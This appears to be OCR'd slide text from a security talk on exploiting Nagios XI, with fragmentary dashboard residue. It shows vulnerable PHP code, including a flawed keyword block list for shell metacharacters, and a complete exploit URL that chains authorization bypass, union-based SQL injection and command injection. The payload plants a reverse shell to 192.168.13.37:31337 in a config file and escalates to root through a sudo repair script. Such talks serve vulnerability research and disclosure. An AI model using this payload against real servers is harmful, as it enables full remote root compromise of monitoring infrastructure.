pwning nagios xi

take II

take I

https://www.shielder.it/blog/nagios-xi-5-5-10-xss-to-root-rce/

nagios xi

“Provides monitoring of all mission-critical infrastructure components including applications, services, operating systems, network protocols, systems metrics, and network infrastructure. Hundreds of third-party addons provide for monitoring of virtually all in-house applications, services, and systems.”

https://www.nagios.com/products/nagios-xi/

setup


Select which platform you will be installing on.

Download Now

Download Now

Download Now

web interface



Host Status Summary

Up	Down	Unreachable	Pending
67	30	1	5
Unhandled	Problems	All	
22	31	103	

Server Statistics

Metric	Value
Load	
1-min	0.91
5-min	0.94
15-min	1.52

Last Updated: 2019-02-18 09:59:27

Host Status Summary

Up	Down	Unreachable	Pending
67	30	1	5
Unhandled	Problems	All	
22	31	103	

Service Stat

Ok	Warnin
795	235
Unhandled	
450	

Last Updated: 2019

www.chaoticmoon.com : Pi

200
0
21. Jan
28. Jan
4. Feb

rta (Last: 28.61ms, Avg: 24.53ms, Max: 124.64
pl (Last: 3.43%, Avg: 0.18%, Max: 50.76%)
rtmax (Last: 31.38ms, Avg: 26.02ms, Max: 126.
rtmin (Last: 26.65ms, Avg: 23.72ms, Max: 122.

UP: 69.9 %

	0.01 sec
eck Execution Time	
	0.00 sec
	34.11 sec
Avg	8.75 sec

Last Updated: 2019-02-18 09:59:32

Alert Cloud

Last Updated: 2019-02-18 09:59:29

Alert Cloud 2

Last Updated: 2019-02-18 09:59:28

Last Updated: 2019-02-18 09:59:43

World Time Clock

www.chaoticmoon.com Ping

System Component Status

code

```php
$hacks = array('&&', '../', 'cd /', ';', '\\');
foreach ($hacks as $h) {
    if (strpos($h, $plugin)) { break; }
}
```

nagiosxi/html/includes/components/ccm/command_test.php:71

code

```php
/**
 * @param $email
 *
 * @return bool
 */
function valid_email($email)
{
    $email_array = explode("@", $email);
    if (count($email_array) != 2)
        return false;
    return true;
}
```

nagiosxi/html/includes/utils.inc.php
:1158

uhm

HTTP/1.1 302 Found
Date: Thu, 21 Feb 2019 03:29:18 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: nagiosxi=nuj57a561f8dbdgcchiti2t8m1; expires=Thu, 21-Feb-2019 03:59:18 GMT; path=/; httponly
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Set-Cookie: nagiosxi=nuj57a561f8dbdgcchiti2t8m1; expires=Thu, 21-Feb-2019 03:59:18 GMT; path=/; httponly
Set-Cookie: nagiosxi=v35cntn1io4qfukus67veb62g6; expires=Thu, 21-Feb-2019 03:59:18 GMT; path=/; HttpOnly
Location: /nagiosxi/index.php?
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

let’s have a look at our file

nagiosxi/html/includes/components/nagiosim/nagiosim.php

exploit

http://nagiosxi.local/nagiosxi/includes/components/nagiosim/nagiosim.php?mode=update&token=&incident_id='union%20select%201,2,3,4,"';echo%20'print%28\"bash+-i+%3e%26+/dev/tcp/192.168.13.37/31337+0%3e%261+%23\"%29%3b'%3e%3e+/usr/local/nagiosxi/html/config.inc.php%3b+sudo+/usr/local/nagiosxi/scripts/repair_databases.sh%3b%23",6,7,8,'x

CSRF / authorization bypass

Union-based SQL injection

Command Injection

Privilege escalation apache:nagios -> r00t

questions?